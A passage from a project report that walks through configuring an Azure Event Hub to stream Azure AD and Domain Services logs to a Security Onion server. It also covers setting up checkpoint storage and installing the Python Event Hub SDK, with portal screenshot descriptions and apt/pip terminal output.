
which is a cloud messaging system that is used to connect applications and devices across public and private clouds (Pelluru, 2020).

Next the Event Hub Namespace prompts were followed.



Notice that the FQDN created is *prufrock.servicebus.windows.net*.

The deployment details were reviewed and the namespace was created.



After the namespace was successfully deployed, we can navigate to its portal page. On this page, the “+ Event Hub” button was selected.

The screenshot shows the Microsoft Azure Event Hubs Namespace overview page for the 'prufrock' namespace. The '+ Event Hub' button is highlighted with a red box. The page displays various resource details such as Resource group (Yeti), Status (Active), Location (Canada Central), and Subscription (Free Trial). It also shows metrics for Requests, Messages, and Throughput over the last hour, with specific values for Incoming Requests, Successful Requests, Server Errors, User Errors, and Throttled Requests.

A unique name was given to the event hub and the partition number can now be selected. By default, an event hub must be deployed with a minimum of two partitions. Since there are no particular requirements for this project, the default partition number was used.

The screenshot shows the 'Create Event Hub' wizard in the Microsoft Azure portal. The 'Name' field is set to 'prufrock'. The 'Partition Count' is set to 2. The 'Message Retention' is set to 1 day. The 'Capture' setting is set to 'On'. The 'Create' button is visible at the bottom.

After the event hub is successfully created, the overview page will indicate the change.

Microsoft Azure

Home > NoMarketplace | Overview > prufrock >

prufrock Event Hub Namespace

Event Hub Delete Refresh

Overview

Status: Active

Location: Canada Central

Subscription (change): Free Trial

Subscription ID: 457035a-c17e-4850-932b-c300116ba4f

Host name: prufrock.eventhubs.windows.net

Tags (change): eventhub : eventhub

NAMESPACE CONTENTS EventHub NOT SUPPORTED

Show metrics: Requests Messages Throughput

For the last: 1 hour 6 hours 12 hours 1 day 7 days 3d

Metrics for the last hour:

- Incoming Requests (Sum): prufrock.prufrock 1
- SuccessRate (Sum): prufrock.prufrock 1
- Server Errors (Sum): prufrock.prufrock 0
- User Errors (Sum): prufrock.prufrock 0
- Throughput Requests (Sum): prufrock.prufrock 0

Name Status Message Retention Partition Count

Next, in order to begin streaming log data to this newly created event hub, diagnostic settings will need to be enabled. Note that under the “Monitor” tab, diagnostics are initially disabled.

Microsoft Azure

Home >

Monitor | Diagnostics settings

Microsoft

Search (Ctrl+/)

Refresh Provide feedback

Subscription * (Free Trial) Resource group (Yeti)

Select any of the resources to view diagnostic settings.

Name	Resource type	Resource group	Diagnostics status
crmnwng22@gmail.onmicrosoft.com	Azure AD Domain Services	Yeti	Disabled
prufrock	Event Hubs Namespace	Yeti	Disabled
aadds-8febc34fc9a40a4ae3b731...	Load balancer	Yeti	Disabled
aadds-04e583f263cc43fbcd71cc4...	Network interface	Yeti	Disabled
aadds-73955e055f2e47c3aa80726...	Network interface	Yeti	Disabled
seconion	Network interface	Yeti	Disabled
seconionprod765	Network interface	Yeti	Disabled
aadds-nsg	Network security group	Yeti	Disabled
SecOnionProd-nsg	Network security group	Yeti	Disabled
aadds-8febc34fc9a40a4ae3b731...	Public IP address	Yeti	Disabled
SecOnionProd-ip	Public IP address	Yeti	Disabled

... More

Since we want to monitor the provisioned domain, this item is selected from the list. This will open up a settings page.

On this settings page, we then selected “Add diagnostic setting”.

The screenshot shows the Microsoft Azure Diagnostics settings page. At the top, there are filters for Subscription (Free Trial), Resource group (Yes), Resource type (Azure AD Domain Services), and Resource (cmmning22@gmail.onmicrosoft.com). On the left, a sidebar lists various monitoring categories like Overview, Activity log, Metrics, Logs, Service Health, Workbooks, and Insights. Under Insights, the Azure AD Domain Services section is selected. In the main area, it says "No diagnostic settings defined" and has a red-bordered button labeled "Add diagnostic setting". Below this, a list of log categories is shown: SystemSecurity, AccountManagement, LogonLogoff, ObjectAccess, PolicyChange, PrivilegeUse, DetailTracking, DirectoryServiceAccess, and AccountLogon.

Then, we can select the details that we want to monitor, give this set of settings a name, and select “Stream to an event hub”. This is where we can select the event hub that was already created.

The screenshot shows the "Diagnostics settings" creation page. The "Diagnostic settings name" field is filled with "AzureADDS". The "Category details" section on the left lists several log categories with checkboxes: SystemSecurity (checked), AccountManagement (checked), LogonLogoff (checked), ObjectAccess (checked), PolicyChange (checked), PrivilegeUse (checked), DetailTracking (checked), DirectoryServiceAccess (checked), and AccountLogon (unchecked). The "Destination details" section on the right includes checkboxes for "Send to Log Analytics" (unchecked), "Archive to a storage account" (unchecked), and "Stream to an event hub" (checked). Below these are dropdown menus for "Subscription" (Free Trial), "Event hub namespace" (prufrock), "Event hub name (optional)" (prufrock), and "Event hub policy name" (RootManageSharedAccessKey).

In addition to monitoring Domain Services, we also wanted to monitor the Active Directory. To do this, we first navigated to the Active Directory page.

On the left hand menu pane, “Diagnostic settings” can be selected and this will bring up a similar page as the one for Domain Services. Here, we can again select the desired settings, give the diagnostic a name, and choose an event hub to stream this data to.

Microsoft Azure

Home > Diagnostics settings >

Diagnostics settings

Save Discard Delete Provide feedback

A diagnostic setting specifies a list of categories of platform logs and/or metrics that you want to collect from a resource, and one or more destinations that you would stream them to. Normal usage charges for the destination will occur. [Learn more about the different log categories and contents of those logs](#)

Diagnostic settings name	Azure ADDS
Diagnostic settings name *	Azure ADDS
Category details	Destination details
log	
<input checked="" type="checkbox"/> AuditLogs	<input type="checkbox"/> Send to Log Analytics
<input checked="" type="checkbox"/> SignInLogs	<input type="checkbox"/> Archive to a storage account
In order to export Sign-in data, your organization needs Azure AD P1 or P2 license. If you don't have a P1 or P2, start a free trial.	
<input checked="" type="checkbox"/> Stream to an event hub	
For potential partner integrations, see documentation here	
Subscription	Free Trial
Event hub namespace *	prufrock
Event hub name (optional) ⓘ	prufrock
Event hub policy name	RootManageSharedAccessKey

It is our experience that these diagnostic settings will initially fail. However, refresh the portal and in a few minutes, the diagnostics will successfully update.

Notifications

More events in the activity log → Dismiss all


Updating diagnostics

Successfully updated diagnostics for 'crmnwng22@gmail.onmicrosoft.com'.
a few seconds ago

Updating diagnostics

Failed to update diagnostics for 'crmnwng22@gmail.onmicrosoft.com'.
{"code":"SubscriptionNotRegistered","message":"The subscription '4570c35a-c17e-4850-932b-c3001165b4f6' is not registered to use microsoft.insights."}.
6 minutes ago

When it updates, the event hub will begin displaying activity that corresponds to the events on the Azure ADDS.



Then, a storage account was set up for checkpointing. From the Azure portal, the storage account page was accessed.

Here, the decisions about “Account kind”, “Replication”, and “Access tier” will affect both performance and cost. Referring to the Microsoft documentation, it seems that blob storage--for unstructured data--is recommended for checkpointing, but it was recognized that the project may or may not need other kinds of storage. Thus, the decision was made to create a general purpose storage account, which provides access to all Azure Storage services (Coulter, 2020).

Create a storage account

Now you are ready to create a storage account.

Every storage account must belong to an Azure resource group. A resource group is a logical container for grouping your Azure services. When you create a storage account, you have the option to either create a new resource group, or use an existing resource group. This article shows how to create a new resource group.

A **general-purpose v2** storage account provides access to all of the Azure Storage services: blobs, files, queues, tables, and disks. The steps outlined here create a general-purpose v2 storage account, but the steps to create any type of storage account are similar.

In terms of replication, we wanted to choose the most cost-effective option and the more economic option is to use locally redundant storage (LRS). For enterprise deployments that require high availability, ZRS may be more appropriate.

Redundancy in the primary region

Data in an Azure Storage account is always replicated three times in the primary region. Azure Storage offers two options for how your data is replicated in the primary region:

- **Locally redundant storage (LRS)** copies your data synchronously three times within a single physical location in the primary region. LRS is the least expensive replication option, but is not recommended for applications requiring high availability.
- **Zone-redundant storage (ZRS)** copies your data synchronously across three Azure availability zones in the primary region. For applications requiring high availability, Microsoft recommends using ZRS in the primary region, and also replicating to a secondary region.

(Myers et al, 2020)

Then, for “Access tier”, we selected “Hot” as this data will need to be accessed frequently.

Azure storage offers different access tiers, which allow you to store blob object data in the most cost-effective manner. The available access tiers include:

- **Hot** - Optimized for storing data that is accessed frequently.
- **Cool** - Optimized for storing data that is infrequently accessed and stored for at least 30 days.
- **Archive** - Optimized for storing data that is rarely accessed and stored for at least 180 days with flexible latency requirements (on the order of hours).

(Huang et al, 2020)

Then, following the portal prompts, the storage account was created within the same subnet as the SO server.


The screenshot shows the 'Create storage account' page in Microsoft Azure, specifically the 'Networking' tab. Under 'Network connectivity', the 'Connectivity method' is set to 'Public endpoint (selected networks)'. The 'Virtual network subscription' is 'Free Trial', and the 'Virtual network' is 'security_onion'. Under 'Subnets', the 'Subnet' is 'default (10.1.0.0/24)'. A note states: 'One or more subnets you have selected require a 'Microsoft.Storage' endpoint to be added. Service traffic utilizing these subnets may be interrupted temporarily while the endpoint is added.' Below this, there is a note about service endpoints.

On the “Networking” page of creating a storage account, it should be noted that the most secure “Connectivity method” is to use a private endpoint. This option, as the name suggests, does not have a public interface. However, because it is a dedicated connection, it does cost money to provision a private link and so the “Public endpoint” available to selected networks was chosen instead. To further ensure that the storage account can only be accessed by the project members, the firewall settings can be modified to only allow Internet access from our public IP addresses and trusted Microsoft services.


The screenshot shows the 'Storage accounts' page in Microsoft Azure, specifically for the 'prufrock' storage account. The 'Firewalls and virtual networks' section is active. Under 'Firewall', there is a note: 'Add IP ranges to allow access from the internet or your on-premises networks. Learn more.' A checkbox 'Add your client IP address' is checked. An 'Address range' input field contains 'IP address or CIDR'. Below this, there is a 'Exceptions' section with a checked checkbox 'Allow trusted Microsoft services to access this storage account'.

NB: This screen capture was taken from the main project account while the previous screenshot was taken from a test account. This is why the name of the storage account is different.


After a storage container was created, a dedicated container named “checkpoints” was created.



Next, the Python SDK will be tested on the SO server. First, the server is powered on and the status of the services are checked to ensure that they have all been started and are running okay. Then the browser UI was pulled up to ensure that the server is functioning as intended. Here, the browser is displaying some information about the SO server itself.



In order to use the Python SDK, Python 2.7 or 3.5 and pip must be installed on the Security Onion box. Thus, pip was first installed.



```
az Select AzureUser@SecOnionProd:-
rtt min/avg/max/mdev = 8.397/8.578/8.864/0.204 ms
AzureUser@SecOnionProd:~$ sudo apt install python-pip
sudo: unable to resolve host SecOnionProd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  grub-pc-bin
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  build-essential dkpg-dev g++-5 libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libdpkg-dev libexpat1-dev libfile-fcntllock-perl libpython-all-dev
  libpython-dev libpython2.7-dev libstdc++-5-dev python-all python-all-dev python-dev
  python-pip-whl python-pkg-resources python-setuptools python-wheel python2.7-dev
Suggested packages:
  debian-keyring g++-multilib g++-5-multilib gcc-5-doc libstdc++6-5-dbg libstdc++-5-doc
  python-setuptools-doc
The following NEW packages will be installed:
  build-essential dkpg-dev g++-5 libalgorithm-diff-perl libalgorithm-diff-xs-perl
  libalgorithm-merge-perl libdpkg-dev libexpat1-dev libfile-fcntllock-perl libpython-all-dev
  libpython-dev libpython2.7-dev libstdc++-5-dev python-all python-all-dev python-dev python-pip
  python-pip-whl python-pkg-resources python-setuptools python-wheel python2.7-dev
0 upgraded, 23 newly installed, 0 to remove and 1 not upgraded.
Need to get 48.5 MB of archives.
After this operation, 88.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get: 1 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libstdc++-5-dev amd64 5.4.0-6ubuntu1-16.04.12 [1,428 kB]
Get: 2 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 g++-5 amd64 5.4.0-6ubuntu1-16.04.12 [8,430 kB]
Get: 3 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 g++-5.3.1-1ubuntu1 [1,504 kB] Get: 4 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dpkg-dev all 1.18.4ubuntu1.6 [584 kB]
Get: 5 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 dpkg-dev all 1.18.4ubuntu1.6 [584 kB]
Get: 6 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 build-essential amd64 12.iubuntu2 [4,758 B]
Get: 7 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libalgorithm-diff-perl all 1.19.03-1 [47.6 kB]
Get: 8 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libalgorithm-diff-xs-perl amd64 0.04-4build1 [11.0 kB]
Get: 9 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libalgorithm-merge-perl all 0.08-3 [12.0 kB]
Get: 10 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libexpat1-dev amd64 2.1.0-7ubuntu0.16.04.5 [115 kB]
Get: 11 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 libpython2.7-dev amd64 2.7.12-1ubuntu0-16.04.11 [27.8 MB]
Get: 12 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython2.7-dev amd64 2.7.12-1ubuntu0-16.04.11 [27.8 MB]
Get: 13 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython-dev amd64 2.7.12-1-16.04 [7,840 B]
Get: 14 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 libpython-all-dev amd64 2.7.12-1-16.04 [1,006 B]
Get: 15 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7-dev amd64 2.7.12-1-16.04 [996 B]
Get: 16 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python2.7-dev amd64 2.7.12-1-16.04.11 [276 kB]
Get: 17 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python-dev amd64 2.7.12-1-16.04 [1,186 B]
Get: 18 http://azure.archive.ubuntu.com/ubuntu xenial-updates/main amd64 python-all-dev amd64 2.7.12-1-16.04 [1,016 B]
Get: 19 http://azure.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 python-pip-whl all 8.1.1-2ubuntu0.4 [1,110 kB]
Get: 20 http://azure.archive.ubuntu.com/ubuntu xenial-updates/universe amd64 python-pip all 8.1.1-2ubuntu0.4 [144 kB]
Get: 21 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 python-pkg-resources all 20.7.0-1 [108 kB]
Get: 22 http://azure.archive.ubuntu.com/ubuntu xenial/main amd64 python-setuptools all 20.7.0-1 [169 kB]
Get: 23 http://azure.archive.ubuntu.com/ubuntu xenial/universe amd64 python-wheel all 0.29.0-1 [48.0 kB]
Fetched 48.5 MB in 15s (2,571 kB/s)
Selecting previously unselected package libstdc++-5-dev:amd64.
(Reading database ... 101480 files and directories currently installed.)
Preparing to unpack .../libstdc++-5-dev_5.4.0-6ubuntu1-16.04.12_amd64.deb ...
Unpacking libstdc++-5-dev:amd64 (5.4.0-6ubuntu1-16.04.12) ...
Selecting previously unselected package g++-5...
Preparing to unpack .../g++-5_5.4.0-6ubuntu1-16.04.12_amd64.deb ...
Unpacking g++-5 (5.4.0-6ubuntu1-16.04.12) ...
Selecting previously unselected package g++...
Preparing to unpack .../g++_4%3ab5.3.1-1ubuntu1_amd64.deb ...
Unpacking g++ (4%3ab5.3.1-1ubuntu1) ...
Selecting previously unselected package libdpkg-perl...
```

Next, the prerequisites are installed.

The image shows two terminal windows side-by-side. Both windows have a dark background and white text. The top window shows the command `pip install azure-eventhub-checkpointstoreblob-aio` being run, followed by a progress bar and download details for several packages. The bottom window shows the same command being run, followed by a detailed error message about a syntax error in the `aiohttp` module's `setup.py` file.

```

AzureUser@SecOnionProd:~$ pip install azure-eventhub-checkpointstoreblob-aio
Collecting azure-eventhub-checkpointstoreblob-aio
  Downloading https://files.pythonhosted.org/packages/25/cc/915b8d90aa5687630da442439242632644d6cc2a172829b173b4b246fb0b/azure-eventhub-checkpointstoreblob-aio-1.1.0.zip (310kB)
    100% |██████████| 317kB 2.9MB/s
Collecting azure-core<2.0.0,>=1.2.2 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/a4/ed/ff9f4669e5b9a78a62fe43b83cc01e9007bbf6e99ec7ab6f73557135099f/azure_core-1.6.0-py2.py3-none-any.whl (120kB)
    100% |██████████| 122kB 7.2MB/s
Collecting msrest>=0.6.10 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/34/68/fa7892bd8bb46eba90f7a2ffbc6725ee0b2e302446773d0853a1c840f/msrest-0.6.16-py2.py3-none-any.whl (84kB)
    100% |██████████| 92kB 9.8MB/s
Collecting cryptography>=2.1.4 (from azure-eventhub-checkpointstoreblob-aio)

AzureUser@SecOnionProd:~$ pip install azure-eventhub-checkpointstoreblob-aio
Collecting azure-eventhub-checkpointstoreblob-aio
  Downloading https://files.pythonhosted.org/packages/25/cc/915b8d90aa5687630da442439242632644d6cc2a172829b173b4b246fb0b/azure-eventhub-checkpointstoreblob-aio-1.1.0.zip (310kB)
    100% |██████████| 317kB 2.9MB/s
Collecting azure-core<2.0.0,>=1.2.2 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/a4/ed/ff9f4669e5b9a78a62fe43b83cc01e9007bbf6e99ec7ab6f73557135099f/azure_core-1.6.0-py2.py3-none-any.whl (120kB)
    100% |██████████| 122kB 7.2MB/s
Collecting msrest>=0.6.10 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/34/68/fa7892bd8bb46eba90f7a2ffbc6725ee0b2e302446773d0853a1c840f/msrest-0.6.16-py2.py3-none-any.whl (84kB)
    100% |██████████| 92kB 9.8MB/s
Collecting cryptography>=2.1.4 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/34/68/fa7892bd8bb46eba90f7a2ffbc6725ee0b2e302446773d0853a1c840f/cryptography-2.9.2-cp27mu-manylinux1_x86_64.whl (2.7MB)
    100% |██████████| 2.7MB 366kB/s
Collecting azure-eventhub<6.0.0,>=5.0.0 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/a4/47/ccd9e1b7008eb25465b4dacd7a4ca2501e0ff7da146bc8081a45c3c5513d/azure_eventhub-5.1.0-py2.py3-none-any.whl (97kB)
    100% |██████████| 102kB 9.1MB/s
Collecting aiohttp<4.0,>=3.0 (from azure-eventhub-checkpointstoreblob-aio)
  Downloading https://files.pythonhosted.org/packages/00/94/f9fa18e8d7124d7850a5715a0b9c0584f7b9375d331d35e57cee50f27cc/aiohttp-3.6.2.tar.gz (1.1MB)
    100% |██████████| 1.1MB 1.1MB/s
      Complete output from command python setup.py egg_info:
      Traceback (most recent call last):
        File "<string>", line 1, in <module>
          File "/tmp/pip-build-ZTqmy0/aiohttp/setup.py", line 23
            print("Install submodules when building from git clone", file=sys.stderr)
                                         ^
      SyntaxError: invalid syntax

      -----
      Command "python setup.py egg_info" failed with error code 1 in /tmp/pip-build-ZTqmy0/aiohttp/
      You are using pip version 8.1.1, however version 20.1.1 is available.
      You should consider upgrading via the 'pip install --upgrade pip' command.
AzureUser@SecOnionProd:~$ 

```

Since there was an error in the installation, pip3 was used instead of pip.

```

$ Select AzureUser@SecOnionProd: ~/Desktop
AzureUser@SecOnionProd:~/Desktop$ pip3 --version
pip 8.1.1 from /usr/lib/python3/dist-packages (python 3.5)
AzureUser@SecOnionProd:~/Desktop$ pip3 install azure-eventhub
Collecting azure-eventhub
  Using cached https://files.pythonhosted.org/packages/a4/47/cd9e1b7008eb25465b4acd7a4ca2501e0ff7da146bc8031a45c3c5513d/azure_eventhub-5.1.0-py2.py3-none-any.whl
Collecting uampc<2.0,>=1.2.7 (from azure-eventhub)
  Downloading https://files.pythonhosted.org/packages/45/a4/ae531551280152bbb8926e051f64a94c1593e5273ccf336fea4cddee0d8/uampc-1.2.8-cp35-cp35m-manylinux1_x86_64.whl (3.0MB)
    100% |████████████████████████████████| 3.0MB 45KB/s
Collecting azure-core<2.0.0,>=1.5.0 (from azure-eventhub)
  Using cached https://files.pythonhosted.org/packages/a4/ed/fc9f4669e5b9a78a62fe43b83cc01e9007bbf6e99ec7ab6f73557135099f/azure_core-1.6.0-py2.py3-none-any.whl
Collecting certifi>=2017.4.17 (from uampc<2.0,>=1.2.7->azure-eventhub)
  Downloading https://files.pythonhosted.org/packages/5e/c4/6c4fe722df5343c3226f0b0eabb42edc13483228b4718ba786f86d87/certifi-2020.6.28-py2.py3-none-any.whl (156kB)
    100% |████████████████████████████████| 163kB 8.0MB/s
Collecting requests<=2.18.4 (from azure-core<2.0.0,>=1.5.0->azure-eventhub)
  Downloading https://files.pythonhosted.org/packages/5e/c4/6c4fe722df5343c3226f0b0eabb42edc13483228b4718ba786f86d87/requests-2.24.0-py2.py3-none-any.whl (61kB)
    100% |████████████████████████████████| 163kB 8.0MB/s
Collecting idna<3,>>=2.5 (from requests<=2.18.4->azure-core<2.0.0,>=1.5.0->azure-eventhub>)
  Downloading https://files.pythonhosted.org/packages/89/c3/af6be61c546d18fb1769a61bee788254b40e736cff72717de5de2dc42128/ida-2.9-py2.py3-none-any.whl (58kB)
    100% |████████████████████████████████| 61kB 11.2MB/s
Collecting chardet<4,>=3.0.2 (from requests<=2.18.4->azure-core<2.0.0,>=1.5.0->azure-eventhub>)
